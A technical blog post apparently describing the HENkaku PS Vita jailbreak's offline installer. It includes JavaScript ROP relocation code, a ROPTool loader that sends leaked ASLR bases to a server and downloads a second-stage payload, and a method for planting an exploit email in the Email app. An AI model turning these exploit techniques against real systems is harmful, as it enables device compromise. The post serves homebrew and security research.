On HENkaku offline installer

Aug 27, 2016


This is a fairly technical post. If you don't know what ROP or ASLR is, you probably won't enjoy it. Proceed with caution!

The problem

After exploiting WebKit on PS Vita we can only execute code via ROP. There's no way to map executable memory. Due to its nature, a ROP chain depends on where executable code is loaded. Since Vita implements ASLR, we cannot just hardcode a ROP chain, we have to *relocate* it. As in: rewrite ROP gadget addresses with their actual positions in memory.

ROP relocations

Let's talk about how relocations are done in the HENkaku exploit.



On the left is a ROP chain how it's stored in the file. There's a `data` section (constant strings and buffers), a `code` section (ROP stack) and a `reloc` section (just numbers).

On the right is a ROP chain how it's written into the stack. For our purposes it's enough for relocations to simply add a value (e.g. `SceWebKit_base`, `SceLibc_base`, `rop_data_base`) to a rop code word (a word is 4 bytes). Also remember that data section can be stored elsewhere.

So initially I did all relocations in JavaScript, like this:

```
SceWebKit_base = textareavptr - 0xabb65c;
SceLibc_base = read_mov_r12(SceWebKit_base + 0x85F504) - 0xfa49;
SceLibKernel_base = read_mov_r12(SceWebKit_base + 0x85F464) - 0x9031;
ScePsp2Compat_base = read_mov_r12(SceWebKit_base + 0x85D2E4) - 0x22d65;
```

```
SceWebFiltering_base = read_mov_r12(ScePsp2Compat_base + 0x2c688c) - 0x9e5;
SceLibHttp_base = read_mov_r12(SceWebFiltering_base + 0x3bc4) - 0xdc2d;
SceNet_base = read_mov_r12(SceWebKit_base + 0x85F414) - 0x23ED;
SceNetCtl_base = read_mov_r12(SceLibHttp_base + 0x18BF4) - 0xD59;
SceAppMgr_base = read_mov_r12(SceNetCtl_base + 0x9AB8) - 0x49CD;

// snip

for (var i = 0; i < payload.length; ++i, ++addr) {
        if (i == rop_header_and_data_size)
                addr = rop_code_base / 4;

        switch (relocs[i]) {
        case 0:
                u32[addr] = payload[i];
                break
        case 1:
                u32[addr] = payload[i] + rop_data_base;
                break;
        case 2:
                u32[addr] = payload[i] + SceWebKit_base;
                break;
        case 3:
                u32[addr] = payload[i] + SceLibKernel_base;
                break;
        case 4:
                u32[addr] = payload[i] + SceLibc_base;
                break;
        case 5:
                u32[addr] = payload[i] + SceLibHttp_base;
                break;
        case 6:
                u32[addr] = payload[i] + SceNet_base;
                break;
        case 7:
                u32[addr] = payload[i] + SceAppMgr_base;
                break;
        default:
                alert("wtf?");
                alert(i + "  " + relocs[i]);
        }
}
```

However, the ROP payload was getting large. As a result, the browser exploit was way too unstable (success rate around 30%).

For web-based HENkaku an obvious solution that I've implemented was to split the ROP into two parts: the loader and the second stage. The loader creates an additional thread, then request the actual second

stage payload over HTTP from `go.henkaku.xyz/x` URL, providing it module bases. Here's the loader code:

```
#include "common.rop"

data
{
        #include "functions.rop"

        symbol stack_size = 6 * 1024 * 1024;

        variable thread_id = -1;
        variable http_uid = -1;
        variable stack_base = -1; // second thread will pivot here
        buffer thread_info[0x80];
        buffer download_url[0x200];
        buffer tmp[0x100];
        buffer ldm_buf[7 * 4];

        #include "../build/config.rop"
}

code : entry
{
        sceKernelCreateThread("st2", ldm_r1_stuff, 0x10000100, stack_size, 0, 0, 0
        store(&return, thread_id);
        store(0x7C, thread_info);
        sceKernelGetThreadInfo([thread_id], thread_info);
        // some free space for function calls
        add([thread_info + 0x34], 0x1000);
        store(&return, stack_base);

        strcat(download_url, stage2_url_base);
        snprintf(tmp, 256, "?a1=%x", [stack_base]);
        strcat(download_url, tmp);
        snprintf(tmp, 256, "&a2=%x&a3=%x&a4=%x&", ASLR::SceWebKit+0, ASLR::SceLibK
        strcat(download_url, tmp);
        snprintf(tmp, 256, "&a5=%x&a6=%x&a7=%x&", ASLR::SceLibHttp+0, ASLR::SceNet
        strcat(download_url, tmp);

        sceHttpInit(0x10000);
        sceHttpCreateTemplate("ldr", 2, 1);
        sceHttpCreateConnectionWithURL(&return, download_url, 0);
        sceHttpCreateRequestWithURL(&return, 0, download_url, 0, 0, 0);
        store(&return, http_uid);
        sceHttpSendRequest([http_uid], 0, 0);
        sceHttpReadData([http_uid], [stack_base], stack_size);

        // prepare args for LDM gadget
```

```
        store([stack_base], ldm_buf+5*4);
        store(pop_pc, ldm_buf+6*4);

        // start second thread
        sceKernelStartThread([thread_id], 7 * 4, ldm_buf);

        sceKernelWaitThreadEnd([thread_id], 0, 0);
}
```

It's written in ROPTool language. ROPTool in its original form basically allowed you to chain multiple function calls. However, the new version is much more powerful yet the new features aren't actually used in the HENkaku exploit chain.

I also used GCC preprocessor to allow for stuff like `#include` and build-time ifs: `#if DEBUG #else #endif`.

On the `go.henkaku.xyz` side there's a tiny Go server running which generates relocated payloads for your provided base addresses.

Now, once the loader has downloaded the relocated payload, it pivots the newly created thread to it.

Unfortunately, this method requires internet connection or another device running the ROP relocator for Vita to use. Can we do better?


Offline HENkaku target

Initially I tried to inject HENkaku code into web browser bookmark using the `javascript:` URL scheme. However, this method did not work, as there seemed to be a fairly low length limit.

The next choice was the Email app. We already knew it executed all JavaScript that came in HTML emails (right? after all, that's what I'd expect an email app to do – execute JavaScript in emails).

So the idea was to make a homebrew application that would insert a new account into the Email app and "preload" an exploit email. Then the user can still use the Email app if they used it before (bad idea IMO).

The email app database is stored in a SQLite file. After porting SQLite to Vita and injecting the HTML email we still have to deal with ROP chain relocations.



One approach was to just stuff the whole exploit into JS `payload` and `reloc` arrays. Which, again, would bring success rate to about 30%. Unacceptable.

The other idea was to relocate ROP using ROP. This would allow to keep the JS `payload` small (resulting in high success rate) while keeping the exploit offline. Perfect.

ROP relocating ROP

In the end I had to write a loop in ROP that relocates another ROP chain and then jumps to it and, honestly, this sucked. The final ROP chain for relocations looks like this.

The simplified relocatable ROP chain is stored in memory as follows. First, the size in words is determined at build time and hardcoded into the loader `.rop` script. The ROP binary itself is stored on filesystem as `size` words followed by `size` relocs (a word is 4 bytes, a reloc is 1 byte).

The script makes use of the following variables:

- `index` : Current index of the loop
- `stored` : A temporary location in memory
- `rop_base` : A location in memory that stores base address of the ROP chain
- `bases` : Pointer to the bases. What's bases? Remember that every relocation is an `uint8_t` number. Bases is an array of offsets that you need to apply to the ROP chain to relocate it. It works this way:

```
// This array is initialized inside the loader ROP chain
bases[0] = 0
bases[1] = SceWebKit_base
bases[2] = SceLibKernel_base
// ...

// then, inside the loop:
rop[i] += bases[relocs[i]]
```

Here's the implementation in pseudo code:

- Step 1: Load current reloc addr from memory

```
r0 = [index]
r0 += 4 * rop_size_words
r0 += [rop_base]
```

- Step 2: Load current reloc base and store to tmp mem

```
r0 = ldrb[r0] * 4
r0 += bases_base
r0 = ldr[r0]
[stored] = r0
```

- Step 3: Load current code word

```
r0 = [index] * 4
r0 += [rop_base]
```

- Step 4: Add current reloc to code word (perform the relocation)

```
r0 += [stored]
[stored] = r0
```

- Step 5: Store relocated code word back into the ropchain

```
r0 = [index] * 4
r0 += [rop_base]
[r0] = [stored]
```

- Step 6: Increment current index


```
[index] += 1
```

- Step 7: Exit the loop if we've relocated everything, otherwise loop

This is the hardest part. I used this gadget to perform `cmp`:

```
ROM:82340F8C                    CMP             R0, R4
ROM:82340F8E                    BNE             loc_82340F94
ROM:82340F90                    MOVS            R0, #1
ROM:82340F92                    B               locret_82340F96
ROM:82340F94                    MOVS            R0, #0
ROM:82340F96                    POP             {R4-R6,PC}
```

Pass arguments in `R0` and `R4`. If they are equal, the result in `R0` is `1`, otherwise `0`.



Now how do we loop? For a ROP chain `SP` is incremented as we progress through it: on our platform (and on most platforms) a `pop` instruction increments `SP`, a `push` instruction decrements it. In our simple case, it's enough to just subtract a constant value from `SP` in order to loop.

This is not always the case. Remember that a ROP chain that calls functions is destructive. A function call will `push` something to the stack. This will destroy an "older" part of the ropchain. However, inside

my loop I don't call any functions. So the ROP chain is safe.

So what I do is:

```
r0 = cmp([index], rop_size_in_words)
```

- now r0 is 1 if we've relocated everything, 0 otherwise

```
r0 -= 1
```

- now r0 is -1 when we want to loop, 0 otherwise

```
r0 *= sp_loop_offset
```

- if it was 0 it's still 0, otherwise a negative offset that we add to sp to loop

```
r0 += constant_value
```

- this is required due to how we fetch old sp value

```
r0 += sp
sp = r0
```

- we will either loop here, or exit

Now that the ROP chain is relocated properly, just jump to it and execute the original HENkaku exploit.

One more thing

We still need to load the second stage from within the first stage. However, the WebKit inside the Email app is sandboxed. It cannot access most of filesystem. Thankfully, one location we can write to, `photo0:`, is accessible. This is just an alias for `ux0:picture`.

So what we need to do in the Offline Installer:

- Create new email account
- Add new HTML email to it
- Drop exploit HTML to `ux0:email/message/00/00/exploit.html`. This HTML will be loaded when you open the email.
- Drop second stage relocatable ROP chain to `ux0:picture/henkaku.bin`. This will be loaded by the first stage ROP chain from `photo0:henkaku.bin`.

You can check out offlineInstaller code here.

```
VitaShell 0.7                                          2016/08/27  21:36
ux0:picture/henkaku.bin

Offset    00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  00000000/0001BFC4
00000000  52 4F 50 7E 01 00 01 00 00 00 00 00 00 00 00 00  ROP~............
00000010  C4 97 00 00 00 00 00 00 00 00 00 00 00 00 00 00  Ä...............
00000020  30 CE 00 00 00 00 00 00 8B 04 0C 00 00 00 00 00  0Î..............
00000030  A0 F7 00 00 00 00 00 00 30 00 00 00 00 00 00 00   ÷......0.......
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

That’s it.